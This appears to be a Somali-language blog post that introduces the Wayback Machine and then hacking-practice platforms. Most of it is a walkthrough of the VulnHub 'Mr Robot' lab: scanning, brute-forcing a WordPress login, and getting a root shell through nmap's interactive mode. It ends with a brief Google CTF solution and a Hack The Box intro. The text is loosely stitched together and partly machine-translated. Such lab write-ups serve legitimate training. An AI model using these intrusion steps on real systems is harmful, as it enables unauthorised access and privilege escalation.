Wayback Mashiinka **[https://archive.org/web/]**waa keyd dijitaal ah oo World Wide Web ah, oo ay aasaaseen Internet Archive, maktabad aan macaash doon ahayn oo ku taal San Francisco. Waxay u oggolaaneysaa isticmaaleha inuu "dib ugu noqdo waqtigii" oo uu arko sida degellada ay u ekaayeen waagii hore. Aasaasayaasheeda, Brewster Kahle iyo Bruce Gilliat, waxay soo saareen Mashiinka 'Wayback Machine' iyadoo looga dan leeyahay in la siiyo "marin guud oo loo helo dhammaan aqoonta" iyadoo la ilaalinayo nuqulada la keydiyey ee bogagga duugoobay.

Tan iyo markii la bilaabay 2001, in ka badan 531 bilyan oo bog ayaa lagu daray keydka. Adeeggu wuxuu sidoo kale dhaliyay muran ku saabsan haddii la abuuro bogag diiwaangashan iyada oo aan rukhsad milkiilaha laga helin ay ka dhigan tahay ku xadgudubka xuquuqda lahaanshaha meelaha qaarkood.



Isticmalka wayback machine

Waxaad hadaba ku isticmali karta waybak machine khaliya inaad serch bar ka galiso link website aad rabto inaad waa hore eegto kadib tarikhda dooro , imikoo kale waxaad tagi karta facebook 2006 markii la sameyay oo kale.

Sidaad Kor ugu qadi lahay xirfada Hackinga

Hadaba waxa la gadhay markaad ku toobaran lahay xirfada hackinga ama

improve garaynaysid, waxa jiran websit yo aad xirfadada cusuub heer shaqo ku gadhi kartiid ba jira sababto ah waxan aad baratay waa xirfad qaliya casrigan imkaa sida filnka **mr robot** oo kale waa aad u hacking garayn karta adigo adeegsanaya website yadan soo socoda :

VulnHub

Vlunhub waa website aad ka helayso virtual machine oo ah kaga dhigan computer ku xidhan networkaga aad isticmashid oo kale marka aad ku


Baran kartiid sidii aad ku baran lahayd sided si toosa aad coputer u hacking garayn lahayd marka an imika aan eegno sida aan virtual machine ogala soo dagi lahayn valnhub oo aan u gu tobaran lahayn

Waxa jira computero aad u badan oo https://www.vulnhub.com/ kazoo dagsan karto marka aan imika eego ka aan ugu jeclahay oo ah coputerka **mr robot** ama laga soo sameeyay filainka mr robot :

VulnHub walk through


Marka oo gu horaysa la soo dag vmbox kadib mr robot file kiisa kala soo dag vulnhub ama linkan https://www.vulnhub.com/entry/mr-robot-1,151/ kadib waxaad heli file ogu danbaysa .ovn tabo si toosa ayu vmbox ugalaya :

Marka oo gu horaysa ku bilaaw nmap scan sida jantuska:




Waxaan helnay adeeg web ah,

iyo sidoo kale socodsiinta SSH. Waxaan si qoto dheer u eegi doonaa adeegga shabakadda si aan u aragno haddii ay jiraan wax halkaas ka jira oo aan ka faa'iideysan karno.



Ma jiro amarro caadi ah oo halkan ka shaqeeya, sidaa darteed waxaan doortaa inaan ka hor tago Nikto server-ka si aan u arko haddii ay jiraan wax nugul oo muuqda.



Waa hagaag, waxaan arki karnaa tusmada galka. Fayl baa ku yaal halkaas, ee aan qabanno.


```
root@kali:~# wget 212.83.142.84/fsocity.dic
--2019-03-13 08:09:37--  http://212.83.142.84/fsocity.dic
Connecting to 212.83.142.84:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic              100%[===================================>]   6.91M  2.97MB/s    in 2.3s

2019-03-13 08:09:40 (2.97 MB/s) - 'fsocity.dic' saved [7245381/7245381]

root@kali:~# file fsocity.dic
fsocity.dic: , name offset 0x620a7574
root@kali:~# cat fsocity.dic
true
false
wikia
from
the
now
```

Waxaan helnay feyl qaamuus ah oo lagu weerarayo ereyga sirta ah, laakiin wali ma hayno wax isticmaaleyaal ah… aan sii eegno.


Socodka Nikto waxay muujineysaa in bogga WordPress lagu martigelinayo IP-gaas, taas oo sida muuqata bartilmaameed qiimo sare leh waqti kasta oo aan helno.

```
root@kali:~# nikto --host 212.83.142.84
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          212.83.142.84
+ Target Hostname:    212.83.142.84
+ Target Port:        80
+ Start Time:         2019-03-13 08:07:51 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agains
t some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content
of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
 names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' we
re found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /readme: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://212.83.142.84/?p=23>; rel=shortlink
   - STATUS: Completed 5870 requests (~85% complete, 8.2 minutes left): currently in plugin 'Nikto Tes
ts'
- STATUS: Running average: 100 requests: 1.01826 sec, 10 requests: 1.0148 sec.


- STATUS: Completed 5880 requests (~85% complete, 8.1 minutes left): currently in plugin 'Nikto Tests'
- STATUS: Running average: 100 requests: 1.01379 sec, 10 requests: 1.0193 sec.
- STATUS: Completed 5890 requests (~85% complete, 8.1 minutes left): currently in plugin 'Nikto Tests'
- STATUS: Running average: 100 requests: 1.03512 sec, 10 requests: 1.0130 sec.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wp-login.php: Wordpress login found
+ 7537 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2019-03-13 09:20:06 (GMT-5) (4335 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Waxaan si toos ah ugu boodi karnaa WPSCAN oo aan arki karnaa waxa aan la imaan karno.




Waxaa jira tan oo nuglaansho ah mana hubo in midkoodna uu aadayo meel kasta, sidaa darteed waxaan ku bilaabi doonaa xoog caayaan isticmaalaha “root” inta aan sameynayo tiro koob dheeri ah.




Natiijooyinkayaga Nikto, waxaan ku aragnay dhowr bog oo dheeri ah oo aan ku hubin karno. At / readme (qaladka naxwe ahaan asxaabta bogga).

Iyada oo ku saleysan aqoonta hore ee WP, waxaan ognahay inay jirto inuu jiro bog galitaan, marka aan iska hubino at / wp-login:




Hadda oo aan haysanno bog gal iyo feyl qaamuus, aan isku dayno inaan soo galno. Markan, mar labaad ayaan u adeegsan doonnaa WPScan, waxaanna u adeegsan doonnaa feyl ahaan faylka isticmaalaha iyo feyl ahaan. Oo… waan ku jirnaa.




Wax badan ayaan ku qaban karnaa server-ka hadda markaan helnay aqoonsi.

Maaddaama deegaanka aan ku sugan yahay uusan is amaahinayn qolof gadaal ah, oo aanan awoodin inaan soo rogo feyl fayl ah, waa inaan xoogaa hal-abuure noqdaa.

Waxaa jira mashruuc la yiraahdo WordPress Exploit Framework (WPXF) oo aanan helin fursad aan ku ciyaaro, markaa tani waxay noqon kartaa fursad wanaagsan. Nasasho kooban kadib qaabeynta iyo rakibaadda, waxaan leenahay WPXF oo ka socota Kali.



Tani sifiican ayey u shaqeysay, waxaana awooday inaan helo isticmaale cusub, "robot", iyo eray sir ah "abcdefghijklmnopqrstuvwxyz". Hadda waxaan u boodi doonnaa ssh oo waxaan arki doonnaa haddii aan ogaan karno inta hartay caqabaddan.



Tan iyo markii aan helnay 2 ka mid ah 3, waxaan ognahay inay jiraan hal fure oo intaa ka badan. Hadda waxaan isku dayi doonaa raadinta adoo adeegsanaya regex si loo helo feylka.


Iyadoo aan la helin marin xidid, ma dooneyno inaan helno, laakiin nasiib wanaag Doc Sewell ayaa kaliya i xasuusiyay in Nmap uu xidid u yahay xidid inta lagu guda jiro fasalkeena LPT-M, waxaanan arkay in Nmap uu joogo, markaa waxaan isku dayi doonaa inaan ka faa'iideysano tan.

```
$ which nmap
/usr/local/bin/nmap
$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
# find / -name 'key-*-of-3.txt' 2>/dev/null
/root/key-3-of-3.txt
/opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
/home/robot/key-2-of-3.txt
# cat /root/key-3-of-3.txt
0562c58baac1003931045f370e1a314e
```

Google CTF

Google waxay soo gabagabeeyeen Google CTF muddo aan sidaa u fogeyn. Ma aanan kaqeyb qaadan, marka waxaan kafekeray inaan kubixiyo bilowga Quest marka hore. Waxaan ka fikirayay naftayda, “intee in le'eg bay noqon kartaa tan? - - wiilku waan qaldamay. Ma ahan wax fudud.


Baadhitaanku wuxuu leeyahay sagaal iyo toban caqabado sida ka muuqata khariiddada raadinta — midab kasta oo matalaya nooc: guduud (misc), cagaar (pwn / pwn-re), huruud (re), iyo buluug (web). Caqabad



kasta, haddii ay jirto baahi-waxay ka kooban tahay lifaaq-fayl keyd ah oo leh SHA256 hash oo ah magaca faylka.

Guji ama dhagsii wareegyada kor ku xusan si aad ugu tagto loolanka kala duwan iyo qoristiisa. Haddii hyperlink uusan u shaqeyneynin caqabad, weli kama aanan shaqeynin. Taasi waa waxa Qaybta 2 loogu talagalay.

Xaraash u gaar ah ktbonefish, tsuro_ iyo Farrisius. Waxay bixiyeen faallooyin wax ku ool ah iyo jawaab celin gacan ka gaysatay hagaajinta tayada qoraalkan.




Aynu ku bilowno marka ugu horaysa challenge—Letter ga

Marka hore, aan dib ugu magacawno feylka sida letter.zip. Waxaan sidoo kale ku sameyn doonaa caqabad kasta oo la socota lifaaq; Waan soo

dejinayaa lifaaqa oo waxaan ugu magac dari doonaa <challenge> .zip. Tusaale ahaan, haddii loolanka soo socdaa uu yahay Floppy, lifaaqa ayaan ugu magacdari doonaa floppy.zip.

```
# unzip -l letter.zip
Archive:  letter.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
    59922  1980-00-00 00:00   challenge.pdf
---------                     -------
    59922                     1 file
```



Fake Name
Fake Address
Fake City

A couple of days ago

IOT Credentials

Dear Customer,

Thanks for buying our super special awesome product, the Foobarnizer 9000!
Your credentials to the web interface are:

- Username: [redacted]
- Password: [redacted]

Note: For security reasons we cannot change your password. Please store them safely.

Waraaqda feylka.zip waxay ka koobantahay faylka PDF challenge.pdf. Tani waa sida caqabadda.pdf ay ugu egtahay biraawsar biraawsar.

Caqabada ayaa ah akhrinta sirta. Taasi waa wax yar. Xullo goobta ereyga sirta ah, nuqul ka sameyso, ka dibna dhaji, ku dheh boosteejada.


Calanka ayaa ah : `CTF{ICanReadDis}`.

Hack The Box

Hack The Box waa barxad internetka ah oo kuu oggolaaneysa inaad tijaabiso oo aad horumariso xirfadahaaga Tijaabada Penetration iyo Cybersecurity. Barxadda waxaa ku jira caqabado isku dhafan oo si joogto ah loo cusbooneysiiyo. Caqabadaha qaarkood waxay matalayaan xaaladaha / duruufaha dunida dhabta ah, halka kuwa kale ay la mid yihiin CTFs. Baahnayn in la dhaho, Khawano sanduuqa ayaa ka baxsan wax soo saar haddii aad rabto inaad sare u qaaddo xirfadahaaga amniga internetka; gaar ahaan bilow.


Si aad ugu biirto Hack the Box, waa inaad naftaada jabsato. ma ku cabsi geliyay miyaa? Ha welwelin, maqaalkan oo dhammaystiran ayaa kuu mari doona sida loo gaaro kuwa kor ku xusan. Si kastaba ha noqotee, waxaan si weyn kuugu talinayaa inaad marka hore isku daydo inaad naftaada jabsato (kaligaa), oo kaliya u isticmaal qodobkaan hage ahaan haddii aad u baahato caawimaad.

Marka hore, booqo bogga rasmiga ah ee Hack the Box. Markii aad hoos ugu sii socotid si aad u akhriso macluumaad dheeri ah, waxaad aakhirka arki doontaa badhanka ku soo biira; fadlan dhagsii.

